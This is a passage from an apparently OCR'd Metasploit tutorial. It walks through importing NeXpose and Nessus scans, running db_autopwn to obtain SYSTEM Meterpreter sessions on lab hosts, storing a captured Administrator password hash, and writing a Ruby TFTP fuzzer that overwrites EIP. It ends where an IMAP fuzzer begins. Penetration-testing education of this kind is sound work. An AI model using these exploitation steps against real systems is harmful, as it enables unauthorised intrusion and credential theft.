[*] Time: 2010-08-22 18:24:27 UTC Vuln: host=192.168.1.161 name=NEXPOSE-cifs-nt-0001
refs=CVE-1999-0519,BID-494,URL-
http://www.hsc.fr/ressources/presentations/null_sessions/,NEXPOSE-cifs-nt-0001
[*] Time: 2010-08-22 18:24:28 UTC Vuln: host=192.168.1.161 name=NEXPOSE-generic-
icmp-timestamp refs=CVE-1999-0524,NEXPOSE-generic-icmp-timestamp
[*] Time: 2010-08-22 18:24:30 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NEXPOSE-windows-hotfix-ms09-001 refs=CVE-2008-4114,CVE-2008-4835,CVE-
2008-4834,SECUNIA-31883,URL-
```

```
http://www.vallejo.cc/proyectos/vista_SMB_write_DoS.htm,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-001/,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-002/,NEXPOSE-windows-hotfix-ms09-001
[*] Time: 2010-08-22 18:24:33 UTC Vuln: host=192.168.1.161 port=161 proto=udp
name=NEXPOSE-snmp-read-0001 refs=CVE-1999-0186,CVE-1999-0254,CVE-1999-
0472,CVE-1999-0516,CVE-1999-0517,CVE-2001-0514,CVE-2002-0109,BID-
2807,NEXPOSE-snmp-read-0001
[*] Time: 2010-08-22 18:24:35 UTC Vuln: host=192.168.1.161 port=161 proto=udp
name=NEXPOSE-snmp-read-0002 refs=CVE-1999-0516,CVE-1999-0517,CVE-2000-
0147,BID-973,URL-ftp://ftp.sco.com/SSE/security_bulletins/SB-00.04a,URL-
http://archives.neohapsis.com/archives/bugtraq/2000-02/0045.html,NEXPOSE-snmp-read-
0002
```

Because it is so much fun, we will let db_autopwn take over again.

```
msf > db_autopwn -x -e
[*] (1/2 [0 sessions]): Launching exploit/windows/smb/ms06_040_netapi against
192.168.1.161:445...
[*] (2/2 [0 sessions]): Launching exploit/windows/smb/ms08_067_netapi against
192.168.1.161:445...
[*] (2/2 [0 sessions]): Waiting on 2 launched modules to finish execution...
[*] (2/2 [1 sessions]): Waiting on 1 launched modules to finish execution...
[*] Meterpreter session 2 opened (192.168.1.101:51373 -> 192.168.1.161:35156) at 2010-08-
22 12:26:49 -0600
[*] (2/2 [1 sessions]): Waiting on 0 launched modules to finish execution...

msf > sessions -l

Active sessions
===============

  Id  Type         Information                    Connection
  --  ----         -----------                    ----------
  2   meterpreter  NT AUTHORITY\SYSTEM @ XEN-XP-SP2-BARE  192.168.1.101:51373 ->
192.168.1.161:35156

msf > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter > exit

[*] Meterpreter session 2 closed.  Reason: User exit
msf >
```

As we can see, this integration, while still in its early stages, is very beneficial and adds incredible power to Metasploit.

## *Working With Nessus*

Nessus is a well known and popular vulnerability scanner that is free for personal, non-commercial use that was first released in 1998 by Renaurd Deraison and currently published by Tenable Network Security. There is also a spin off project of Nessus 2, named OpenVAS, that is published under the GPL. Utilizing a large

number of vulnerability checks, called plugins in Nessus, you can identify a large number of well known vulnerablities. Metasploit will accept vulnerability scan result files from both Nessus and OpenVAS in the nbe file format.

Lets walk through the process. First we complete a scan from Nessus 4:


Upon completion of a vulnerability scan, we save the results in nbe format and then start the msfconsole. Next, we need to create a new database to read the results file into.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole

...
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf >
```

We have now created the database. Next, lets take a look at the 'help' command, which presents many more options.

```
msf > help

...snip...
```

```
Database Backend Commands
=========================

    Command           Description
    -------           -----------
    db_add_host       Add one or more hosts to the database
    db_add_note       Add a note to host
    db_add_port       Add a port to host
    db_autopwn        Automatically exploit everything
    db_connect        Connect to an existing database
    db_create         Create a brand new database
    db_del_host       Delete one or more hosts from the database
    db_del_port       Delete one port from the database
    db_destroy        Drop an existing database
    db_disconnect     Disconnect from the current database instance
    db_driver         Specify a database driver
    db_hosts          List all hosts in the database
    db_import_amap_mlog   Import a THC-Amap scan results file (-o -m)
    db_import_nessus_nbe  Import a Nessus scan result file (NBE)
    db_import_nessus_xml  Import a Nessus scan result file (NESSUS)
    db_import_nmap_xml    Import a Nmap scan results file (-oX)
    db_nmap           Executes nmap and records the output automatically
    db_notes          List all notes in the database
    db_services       List all services in the database
    db_vulns          List all vulnerabilities in the database

msf >
```

So lets go ahead and import the nbe results file by issuing the 'db_import_nessus_nbe' command followed by the path to our results file. After importing the results file, we can execute the 'db_hosts' command to list the hosts that are in the nbe results file.

```
msf > db_import_nessus_nbe /root/docs/115_scan.nbe
msf > db_hosts
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Host: 192.168.1.115 Status: alive OS:
```

We see exactly what we were expecting to see. Next we execute the 'db_services' command which will enumerate all of the services that were detected running on the scanned system.

```
msf > db_services
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=135 proto=tcp
state=up name=epmap
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=139 proto=tcp
state=up name=netbios-ssn
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=445 proto=tcp
state=up name=microsoft-ds
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=22 proto=tcp
state=up name=ssh
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=137 proto=udp
state=up name=netbios-ns
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=123 proto=udp
state=up name=ntp
```

Finally, and most importantly, the 'db_vulns' command will list all of the vulnerabilities that were reported by Nessus and recorded in the results file.

```
msf > db_vulns
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=22 proto=tcp
name=NSS-1.3.6.1.4.1.25623.1.0.50282 refs=NSS-1.3.6.1.4.1.25623.1.0.50282
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=445 proto=tcp
name=NSS-1.3.6.1.4.1.25623.1.0.11011 refs=NSS-1.3.6.1.4.1.25623.1.0.11011
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=139 proto=tcp
name=NSS-1.3.6.1.4.1.25623.1.0.11011 refs=NSS-1.3.6.1.4.1.25623.1.0.11011
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=137 proto=udp
name=NSS-1.3.6.1.4.1.25623.1.0.10150 refs=NSS-1.3.6.1.4.1.25623.1.0.10150,CVE-1999-
0621
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=445 proto=tcp
name=NSS-1.3.6.1.4.1.25623.1.0.10394 refs=NSS-1.3.6.1.4.1.25623.1.0.10394
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=123 proto=udp
name=NSS-1.3.6.1.4.1.25623.1.0.10884 refs=NSS-1.3.6.1.4.1.25623.1.0.10884
```

All of this enumeration and parsing is leading up to something...db_autopwn. db_autopwn will read all of the ports, services, and vulnerabilities contained within the nbe results file, match exploits that are compatible with them, and try to exploit them all automagically. Running 'db_autopwn -h' will list all of the options that are available.

```
msf > db_autopwn -h
[*] Usage: db_autopwn [options]
-h              Display this help text
-t              Show all matching exploit modules
-x              Select modules based on vulnerability references
-p              Select modules based on open ports
-e              Launch exploits against all matched targets
-r              Use a reverse connect shell
-b              Use a bind shell on a random port
-q              Disable exploit module output
-I [range]      Only exploit hosts inside this range
-X [range]      Always exclude hosts inside this range
-PI [range]     Only exploit hosts with these ports open
-PX [range]     Always exclude hosts with these ports open
-m [regex]      Only run modules whose name matches the regex
```

We will run 'db_autopwn -x -e' to select exploit modules based on vulnerability (instead of just by port as would happen with just nmap results) and exploit all targets. db_autopwn is not a stealthy tool by any means and by default, uses a reverse Meterpreter shell. Lets see what happens when we run it.

```
msf > db_autopwn -x -e
[*] (8/38): Launching exploit/multi/samba/nttrans against 192.168.1.115:139...
[*] (9/38): Launching exploit/windows/smb/psexec against 192.168.1.115:445...
[*] (10/38): Launching exploit/windows/smb/ms06_066_nwwks against 192.168.1.115:445...

[-] Exploit failed: The connection was refused by the remote host (192.168.1.115:22).
[*] (35/38): Launching exploit/windows/smb/ms03_049_netapi against 192.168.1.115:445...
[*] Started bind handler
[-] Exploit failed: No encoders encoded the buffer successfully.
msf >
[*] Binding to 3d742890-397c-11cf-9bf1-00805f88cb72:1.0@ncacn_np:192.168.1.115[alert] ...
[*] Binding to 3919286a-b10c-11d0-9ba8-
00c04fd92ef5:0.0@ncacn_np:192.168.1.115[lsarpc]...
```

```
[-] Exploit failed: The server responded with error: STATUS_ACCESS_DENIED
(Command=162 WordCount=0)
[-] Exploit failed: The server responded with error: STATUS_ACCESS_DENIED
(Command=162 WordCount=0)
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:40814 -> 192.168.1.115:14198)
```

Very nice! db_autopwn has successfully exploited the host and has a Meterpreter shell waiting for us. The 'sessions -l' command will list the open sessions available while 'sessions -i ' will allow us to interact with that session ID.

```
msf > sessions -l

Active sessions
===============

Id Description Tunnel
-- ----------- ------
1  Meterpreter 192.168.1.101:40814 -> 192.168.1.115:14198

msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer: DOOKIE-FA154354
OS : Windows XP (Build 2600, Service Pack 2).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

As you can see, this is a very powerful feature. It won't catch everything on the remote system, and will be very noisy, but there is a time and place for noise the same as there is for stealth. This demonstrates the versatility of the framework, and some of the many possibilities for integration with other tools that are possible.

## Nessus Via Msfconsole

For those situations where we choose to remain at the command line, there is also the option to connect to a Nessus version 4.2.x server directly from within msfconsole. The Nessus Bridge, written by Zate and covered in detail at http://blog.zate.org/2010/09/26/nessus-bridge-for-metasploit-intro/ uses xmlrpc to connect to a server instance of Nessus, allowing us to perform and import a vulnerability scan rather than doing a manual import.

We begin by first loading the Nessus Bridge plugin. Running 'nessus_help' will display the commands available to us. As you can see, it is quite full-featured.

```
msf > load nessus
[*] Nessus Bridge for Nessus 4.2.x
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
msf > nessus_help
[+] Nessus Help
[+] type nessus_help command for help with specific commands

Command                 Help Text
-------                 ---------
```

```
Generic Commands
-----------------       -----------------
nessus_connect          Connect to a nessus server
nessus_logout           Logout from the nessus server
nessus_help             Listing of available nessus commands
nessus_server_status    Check the status of your Nessus Server
nessus_admin            Checks if user is an admin
nessus_server_feed      Nessus Feed Type
nessus_find_targets     Try to find vulnerable targets from a report

Reports Commands
-----------------       -----------------
nessus_report_list              List all Nessus reports
nessus_report_get               Import a report from the nessus server in Nessus v2 format
nessus_report_hosts             Get list of hosts from a report
nessus_report_host_ports        Get list of open ports from a host from a report
nessus_report_host_detail       Detail from a report item on a host

Scan Commands
-----------------       -----------------
nessus_scan_new         Create new Nessus Scan
nessus_scan_status      List all currently running Nessus scans
...snip...
```

Prior to beginning, we need to connect to the Nessus server on our network. Note that we need to add 'ok' at the end of the connection string to acknowledge the risk of man-in-the-middle attacks being possible.

```
msf > nessus_connect dook:s3cr3t@192.168.1.100
[-] Warning: SSL connections are not verified in this release, it is possible for an attacker
[-]         with the ability to man-in-the-middle the Nessus traffic to capture the Nessus
[-]         credentials. If you are running this on a trusted network, please pass in 'ok'
[-]         as an additional parameter to this command.
msf > nessus_connect dook:s3cr3t@192.168.1.100 ok
[*] Connecting to https://192.168.1.100:8834/ as dook
[*] Authenticated
msf >
```

To see the scan policies that are available on the server, we issue the 'nessus_policy_list' command. If there are not any policies available, this means that you will need to connect to the Nessus GUI and create one before being able to use it.

```
msf > nessus_policy_list
[+] Nessus Policy List

ID  Name       Owner  visability
--  ----       -----  ----------
1   the_works  dook   private

msf >
```

To run a Nessus scan using our existing policy, using the command 'nessus_scan_new' followed by the policy ID number, a name for your scan, and the target.

```
msf > nessus_scan_new
```

```
[*] Usage:
[*]       nessus_scan_new policy id scan name targets
[*]       use nessus_policy_list to list all available policies
msf > nessus_scan_new 1 pwnage 192.168.1.161
[*] Creating scan from policy number 1, called "pwnage" and scanning 192.168.1.161
[*] Scan started.  uid is 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
msf >
```

To see the progress of our scan, we run 'nessus_scan_status'. Note that there is not a progress indicator so we keep running the command until we see the message 'No Scans Running'.

```
msf > nessus_scan_status
[+] Running Scans

Scan ID                                  Name    Owner  Started          Status   Current Hosts
Total Hosts
-------                                  ----    -----  -------          ------   -------------  -----------
9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f  pwnage  dook   19:39 Sep 27
2010  running  0            1


[*] You can:
[+]       Import Nessus report to database :     nessus_report_get reportid
[+]       Pause a nessus scan :            nessus_scan_pause scanid
msf > nessus_scan_status
[*] No Scans Running.
[*] You can:
[*]       List of completed scans:        nessus_report_list
[*]       Create a scan:                  nessus_scan_new policy id scan name target(s)
msf >
```

When Nessus completes the scan, it generates a report for us with the results. To view the list of available reports, we run the 'nessus_report_list' command. To import a report, we run **"nessus_report_get"** followed by the report ID.

```
msf > nessus_report_list
[+] Nessus Report List

ID                                       Name    Status     Date
--                                       ----    ------     ----
9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f  pwnage  completed  19:47 Sep
27 2010

[*] You can:
[*]       Get a list of hosts from the report:          nessus_report_hosts report id
msf > nessus_report_get
[*] Usage:
[*]       nessus_report_get report id
[*]       use nessus_report_list to list all available reports for importing
msf > nessus_report_get 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
[*] importing 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
msf >
```

With the report imported, we can list the hosts and vulnerabilities just as we could when importing a report manually.

```
msf > db_hosts -c address,vulns

Hosts
=====

address       vulns
-------       -----
192.168.1.161  33

msf > db_vulns
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=3389 proto=tcp
name=NSS-10940 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=1900 proto=udp
name=NSS-35713 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=1030 proto=tcp
name=NSS-22319 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NSS-10396 refs=
[*] Time: 2010-09-28 01:51:38 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NSS-10860 refs=CVE-2000-1200,BID-959,OSVDB-714
[*] Time: 2010-09-28 01:51:38 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NSS-10859 refs=CVE-2000-1200,BID-959,OSVDB-715
[*] Time: 2010-09-28 01:51:39 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NSS-18502 refs=CVE-2005-1206,BID-13942,IAVA-2005-t-0019
[*] Time: 2010-09-28 01:51:40 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NSS-20928 refs=CVE-2006-0013,BID-16636,OSVDB-23134
[*] Time: 2010-09-28 01:51:41 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NSS-35362 refs=CVE-2008-4834,BID-31179,OSVDB-48153
[*] Time: 2010-09-28 01:51:41 UTC Vuln: host=192.168.1.161
...snip...
```

## *Using the MSF Database*

Now that we have run some scans, our database should be populated with some initial data so now is a good time to cover how to pull information from the Metasploit database.

### db_hosts

The **"db_hosts"** run without any parameters will list all of the hosts in the database.

```
msf > db_hosts

Hosts
=====

address       address6  arch  comm  comments  created_at               info  mac
name  os_flavor  os_lang  os_name  os_sp  purpose  state  updated_at               svcs
vulns  workspace
-------       --------  ----  ----  --------  ----------               ----  ---
----  ---------  -------  -----
--  -----  -------  -----  ----------               ----  -----  ---------
192.168.69.100                          Tue Nov 23 07:43:55 UTC 2010       00:0C:29:DE:1A:00
alive  Tue Nov 23 07:43:55 UTC 2010  4     0     default
192.168.69.105                          Tue Nov 23 07:43:55 UTC 2010       00:0C:29:9A:FC:E0
alive  Tue Nov 23 07:43:55 UTC 2010  4     0     default
192.168.69.110                          Tue Nov 23 07:43:55 UTC 2010       00:0C:29:69:9C:44
alive  Tue Nov 23 07:43:55 UTC 2010  6     0     default
```

```
192.168.69.125                  Tue Nov 23 07:43:55 UTC 2010    00:0C:29:F5:00:71
alive  Tue Nov 23 07:43:55 UTC 2010  1    0     default
192.168.69.130                  Tue Nov 23 07:43:55 UTC 2010    00:0C:29:6E:26:BB
alive  Tue Nov 23 07:43:55 UTC 2010  14   0     default
192.168.69.135                  Tue Nov 23 07:43:55 UTC 2010
00:0C:29:AC:BC:A5                           alive  Tue Nov 23 07:43:55 UTC 2010
12   0     default
192.168.69.140                  Tue Nov 23 07:43:56 UTC 2010
alive  Tue Nov 23 07:43:56 UTC 2010  1    0     default
192.168.69.141                  Tue Nov 23 07:43:56 UTC 2010    00:0C:29:F3:40:70
alive  Tue Nov 23 07:43:56 UTC 2010  12   0     default
192.168.69.142                  Tue Nov 23 07:43:56 UTC 2010    00:0C:29:57:63:E2
alive  Tue Nov 23 07:43:56 UTC 2010  14   0     default
192.168.69.143                  Tue Nov 23 07:43:56 UTC 2010    00:0C:29:32:29:79
alive  Tue Nov 23 07:43:56 UTC 2010  11   0     default
192.168.69.146                  Tue Nov 23 07:43:56 UTC 2010    00:0C:29:97:C4:27
alive  Tue Nov 23 07:43:56 UTC 2010  2    0     default
192.168.69.171                  Tue Nov 23 07:43:56 UTC 2010    00:0C:29:EC:23:47
alive  Tue Nov 23 07:43:56 UTC 2010  6    0     default
192.168.69.173                  Tue Nov 23 07:43:57 UTC 2010    00:0C:29:45:7D:33
alive  Tue Nov 23 07:43:57 UTC 2010  3    0     default
192.168.69.175                  Tue Nov 23 07:43:57 UTC 2010    00:0C:29:BB:38:53
alive  Tue Nov 23 07:43:57 UTC 2010  4    0     default
192.168.69.199                  Tue Nov 23 07:43:57 UTC 2010    00:0C:29:58:09:DA
alive  Tue Nov 23 07:43:57 UTC 2010  4    0     default
192.168.69.50                  Tue Nov 23 07:43:55 UTC 2010     00:0C:29:2A:02:5B
alive  Tue Nov 23 07:43:55 UTC 2010  3    0     default
```

We can also further narrow down the output to display only the columns we are interested in.

```
msf > db_hosts -c address,state,svcs

Hosts
=====

address         state  svcs
-------         -----  ----
192.168.69.100  alive  4
192.168.69.105  alive  4
192.168.69.110  alive  6
192.168.69.125  alive  1
192.168.69.130  alive  14
192.168.69.135  alive  12
192.168.69.140  alive  1
192.168.69.141  alive  12
192.168.69.142  alive  14
192.168.69.143  alive  11
192.168.69.146  alive  2
192.168.69.171  alive  6
192.168.69.173  alive  3
192.168.69.175  alive  4
192.168.69.199  alive  4
192.168.69.50   alive  3
```

We can also limit the output to a single host.

```
msf > db_hosts -a 192.168.69.50 -c address,mac,svcs
```

```
Hosts
=====

address       mac               svcs
-------       ---               ----
192.168.69.50  00:0C:29:2A:02:5B  3

msf >
```

### db_notes

Running **"db_notes"** will output the notes that Metasploit has for each host. This is where you will find the results of your Nmap scan, along with lots of other valuable information. Like the db_hosts command, you can filter the information to display only the notes about a single host.

```
msf > db_notes -a 192.168.69.135
[*] Time: Tue Nov 23 07:43:55 UTC 2010 Note: host=192.168.69.135
type=host.os.nmap_fingerprint data={:os_version=>"2.6.X", :os_accuracy=>"100",
:os_match=>"Linux 2.6.9 - 2.6.31", :os_vendor=>"Linux", :os_family=>"Linux"}
[*] Time: Tue Nov 23 07:43:56 UTC 2010 Note: host=192.168.69.135 type=host.last_boot
data={:time=>"Sun Nov 21 23:23:54 2010"}
[*] Time: Tue Nov 23 07:54:48 UTC 2010 Note: host=192.168.69.135service=smb
type=smb.fingerprint data={:os_flavor=>"Unix", :os_name=>"Unknown", :os_sp=>"Samba
3.0.20-Debian"}
msf >
```

### db_services

The **"db_services"** command will, as you can imagine, display the identified services on the target machines. This is the information that will provide us with valuable information with respect to what targets merit further attack.

```
msf > db_services

Services
========

created_at                info                                                                    name
port   proto  state  updated_at                Host          Workspace
----------                ----                                                                    ----
----   -----  -----  ----------                ----          ---------
Tue Nov 23 07:43:55 UTC 2010  Microsoft Windows RPC
msrpc         135    tcp    open   Tue Nov 23 07:43:55 UTC 2010  192.168.69.100  default
Tue Nov 23 07:43:55 UTC 2010
netbios-ssn    139    tcp    open   Tue Nov 23 07:43:55 UTC 2010  192.168.69.100  default
Tue Nov 23 07:43:55 UTC 2010  Windows XP Service Pack 2 (language: English) (name:V-
XPSP2-TEMPLAT) (domain:WORKGROUP)             smb           445    tcp    open   Tue Nov
23 07:54:50 UTC 2010  192.168.69.100  default
...snip...
Tue Nov 23 07:43:55 UTC 2010  lighttpd 1.4.26
ip            80     tcp    open   Tue Nov 23 07:55:42 UTC 2010  192.168.69.50   default
Tue Nov 23 07:43:55 UTC 2010  Samba smbd 3.X workgroup: WORKGROUP
netbios-ssn    139    tcp    open   Tue Nov 23 07:43:55 UTC 2010  192.168.69.50   default
Tue Nov 23 07:43:55 UTC 2010  Unix Samba 3.0.37 (language: Unknown)
(domain:WORKGROUP)                            smb           445    tcp    open   Tue Nov
23 07:54:41 UTC 2010  192.168.69.50   default

msf >
```

We also have the option of narrowing down the information on our target. Passing **"-h"** will display the available options.

```
msf > db_services -h

Usage: db_services [-h|--help] [-u|--up] [-a ] [-r ] [-p ] [-n ]

  -a   Search for a list of addresses
  -c    Only show the given columns
  -h,--help        Show this help information
  -n   Search for a list of service names
  -p   Search for a list of ports
  -r    Only show [tcp|udp] services
  -u,--up          Only show services which are up

Available columns: created_at, info, name, port, proto, state, updated_at

msf >
```

We can filter down the output all the way down to a particular TCP port that we are looking for.

```
msf > db_services -a 192.168.69.135 -c info -p 445 -r tcp

Services
========

info                                                Host           Workspace
----                                                ----           ---------
Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP)  192.168.69.135
default

msf >
```

### db_vulns

Running **"db_vulns"** will list all of the vulnerabilities stored in the database, matched to each target. It will also list the appropriate references if available.

```
msf > db_vulns -h
[*] Time: Tue Nov 23 09:09:19 UTC 2010 Vuln: host=192.168.69.50 name=NSS- refs=
[*] Time: Tue Nov 23 09:09:20 UTC 2010 Vuln: host=192.168.69.50 port=445 proto=tcp
name=NSS-26920 refs=CVE-1999-0519,CVE-1999-0520,CVE-2002-1117,BID-494,OSVDB-
299
[*] Time: Tue Nov 23 09:09:21 UTC 2010 Vuln: host=192.168.69.50 port=445 proto=tcp
name=NSS-26919 refs=CVE-1999-0505
...snip...
[*] Time: Tue Nov 23 09:18:54 UTC 2010 Vuln: host=192.168.69.1 name=NSS-43067 refs=
[*] Time: Tue Nov 23 09:18:54 UTC 2010 Vuln: host=192.168.69.1 name=NSS-45590 refs=
[*] Time: Tue Nov 23 09:18:54 UTC 2010 Vuln: host=192.168.69.1 name=NSS-11936 refs=
msf >
```

### db_exploited

Once we have had some fun and gotten shells on some of our targets, we can run **"db_exploited"** to list the machines that were successfully exploited along with what exploit was used on them.

```
msf > db_exploited
[*] Time: Tue Nov 23 09:23:44 UTC 2010 Host Info: host=192.168.69.100 port=445 proto=tcp
sname=192.168.69.100 exploit=exploit/windows/smb/ms08_067_netapi
[*] Time: Tue Nov 23 09:23:44 UTC 2010 Host Info: host=192.168.69.105 port=445 proto=tcp
sname=192.168.69.105 exploit=exploit/windows/smb/ms08_067_netapi
[*] Found 2 exploited hosts.
msf >
```

### db_add_cred and db_creds

During post-exploitation of a host, gathering user credentials is an important activity in order to further penetrate a target network. As we gather sets of credentials, we can add them to our database with the **"db_add_creds"** command and list them later by running **"db_creds"**.

```
msf > db_add_cred
[*] Usage: db_add_cred [host] [port] [user] [pass] [type] [active]
msf > db_add_cred 192.168.69.100 445 Administrator
7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
[*] Time: Tue Nov 23 09:28:24 UTC 2010 Credential: host=192.168.69.100 port=445
proto=tcp sname=192.168.69.100 type=password user=Administrator
pass=7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
active=true
msf > db_creds
[*] Time: Tue Nov 23 09:28:24 UTC 2010 Credential: host=192.168.69.100 port=445
proto=tcp sname=192.168.69.100 type=password user=Administrator
pass=7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
active=true
[*] Found 1 credential.
msf >
```

This has just been a brief overview of some of the major database commands available within Metasploit. As always, the best way to learn more and become proficient is to experiment with them in your lab environment.

## *Writing A Simple Fuzzer*

Fuzzers are tools used by security professionals to provide invalid and unexpected data to the inputs of a program. Typical fuzzers test an application for buffer overflows, format string, directory traversal attacks, command execution vulnerabilities, SQL Injection, XSS and more. Because Metasploit provides a very complete set of libraries to security professionals for many network protocols and data manipulations, the framework is a good candidate for quick development of simple fuzzers.

Rex::Text module provides lots of handy methods for dealing with text like:

- Buffer conversion
- Encoding (html, url, etc)
- Checksumming
- Random string generation

The last point is obviously extremely helpful in writing simple fuzzers. For more information, refer to the API documentation at http://metasploit.com/documents/api/rex/classes/Rex/Text.html. Here are some of the functions that you can find in Rex::Text :

```
root@bt4:~/docs# grep "def self.rand" /pentest/exploits/framework3/lib/rex/text.rb
def self.rand_char(bad, chars = AllChars)
def self.rand_base(len, bad, *foo)
def self.rand_text(len, bad='', chars = AllChars)
def self.rand_text_alpha(len, bad='')
def self.rand_text_alpha_lower(len, bad='')
def self.rand_text_alpha_upper(len, bad='')
def self.rand_text_alphanumeric(len, bad='')
def self.rand_text_numeric(len, bad='')
def self.rand_text_english(len, bad='')
def self.rand_text_highascii(len, bad='')
def self.randomize_space(str)
def self.rand_hostname
def self.rand_state()
```


## *Simple TFTP Fuzzer*

One of the most powerful aspects of Metasploit is how easy it is to make changes and create new functionality by reusing existing code. For instance, as this very simple fuzzer code demonstrates, you can make a few minor modifications to an existing Metasploit module to create a fuzzer module. The changes will pass ever-increasing lengths to the transport mode value to the 3Com TFTP Service for Windows, resulting in an overwrite of EIP.

```
#Metasploit

require 'msf/core'
class Metasploit3 < Msf::Auxiliary
        include Msf::Auxiliary::Scanner
        def initialize
                super(
```

```
                'Name'           => '3Com TFTP Fuzzer',
                'Version'        => '$Revision: 1 $',
                'Description'    => '3Com TFTP Fuzzer Passes Overly Long Transport Mode
String',
                'Author'         => 'Your name here',
                'License'        => MSF_LICENSE
            )
            register_options( [
            Opt::RPORT(69)
            ], self.class)
        end
        def run_host(ip)
            # Create an unbound UDP socket
            udp_sock = Rex::Socket::Udp.create(
                'Context'   =>
                    {
                        'Msf'        => framework,
                        'MsfExploit' => self,
                    }
            )
            count = 10  # Set an initial count
            while count < 2000  # While the count is under 2000 run
                evil = "A" * count  # Set a number of "A"s equal to count
                pkt = "\x00\x02" + "\x41" + "\x00" + evil + "\x00"  # Define the payload
                udp_sock.sendto(pkt, ip, datastore['RPORT'])  # Send the packet
                print_status("Sending: #{evil}")  # Status update
                resp = udp_sock.get(1)  # Capture the response
                count += 10  # Increase count by 10, and loop
            end
        end
end
```

Pretty straight forward. Lets run it and see what happens.




And we have a crash! The fuzzer is working as expected. While this may seem

simple on the surface, one thing to consider is the reusable code that this provides us. In our example, the payload structure was defined for us, saving us time, and allowing us to get directly to the fuzzing rather than researching the protocol. This is extremely powerful, and is a hidden benefit of the framework.

### *Simple IMAP Fuzzer*

During a host reconnaissance session we discovered an IMAP Mail server which is known to be vulnerable to a buffer overflow attack (Surgemail 3.8k4-4). We found an advisory for the vulnerability but can't find any working exploits in the Metasploit database nor on the internet. We then decide to write our own exploit starting with a simple IMAP fuzzer.

From the advisory we do know that the vulnerable command is IMAP LIST and you need valid credentials to exploit the application. As we've previously seen, the big "library arsenal" present in MSF can help us to quickly script any network protocol and the IMAP protocol is not an exception. Including Msf::Exploit::Remote::Imap will save us a lot of time. In fact, connecting to the IMAP server and performing the authentication steps required to fuzz the vulnerable command, is just a matter of a single line command line! Here is the code for the IMAP LIST fuzzer:

```
##
# This file is part of the Metasploit Framework and may be subject to
